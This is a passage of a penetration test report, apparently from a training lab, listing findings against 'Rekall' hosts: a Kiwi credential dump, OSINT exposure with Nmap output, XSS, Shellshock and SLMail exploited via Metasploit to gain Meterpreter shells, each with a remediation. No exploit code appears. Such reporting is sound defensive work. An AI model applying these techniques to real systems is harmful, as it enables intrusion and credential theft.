
| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | Anonymous authentication should be disabled. |


| Vulnerability 3 | Findings |
|---|---|
| **Title** | Kiwi Credential Dump |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | High |
| **Description** | Kiwi was used to do a credential dump of different users. This allowed us to crack a password hash and gain access. |

| | |
|---|---|
| **Images** |  <br>  <br>  |
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | Keep windows up to date and implement salt password hashes. |

| Vulnerability 4 | Findings |
|---|---|
| **Title** | Open Source Data Exposure |
| **Type (Web app / Linux OS / WIndows OS)** | Web App & Linux OS |
| **Risk Rating** | Medium |
| **Description** | We were able to get important information on the target machine as well as the web page during our investigation that can easily be accessed by threat actors. OSINT tools like WHOIS data can be used to compromise important data. |


**Images**




```
TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```





| | |
|---|---|
| **Affected Hosts** | 192.168.13.10 , 192.168.13.11 , 192.168.13.12 , 192.168.13.13, 192.168.13.1 |
| **Remediation** | Place security measures that ensure sensitive data will not be publicly accessible. |




| **Vulnerability 5** | **Findings** |
|---|---|
| **Title** | Reflected or Stored XSS Vulnerabilities on Web Pages |
| **Type (Web app / Linux OS / WIndows OS)** | Web app |
| **Risk Rating** | High |
| **Description** | We were able to successfully reflect as well as store malicious scripts on Rekall's website. |

| | |
|---|---|
| **Images** |  <br>  |
| **Affected Hosts** | 192.168.14.35 |
| **Remediation** | User input validation |

| Vulnerability 6 | Findings |
|---|---|
| **Title** | Shellshock |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | Critical |
| **Description** | A shellshock vulnerability was identified on the Linux OS, this vulnerability was exploited and a Merterpreter shell was gained. |

| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | 192.168.13.11 |
| **Remediation** | Update required, the latest version of bash is recommended. |

| Vulnerability 7 | Findings |
|---|---|
| **Title** | SLMail pop3d exploit |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OSx |
| **Risk Rating** | Critical |
| **Description** | SLMail service is running on SMTP port 25 and on POP3 port 110. This information allowed us to use metasploit and exploit the SLMail module, which granted a meterpreter shell |

| | |
|---|---|
| **Images** |  <br>  <br>  |
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | SLMail is well known for being outdated and containing vulnerabilities. It would be best practice to remove SLMail as well as restrict access to port 110. |

Add any additional vulnerabilities below.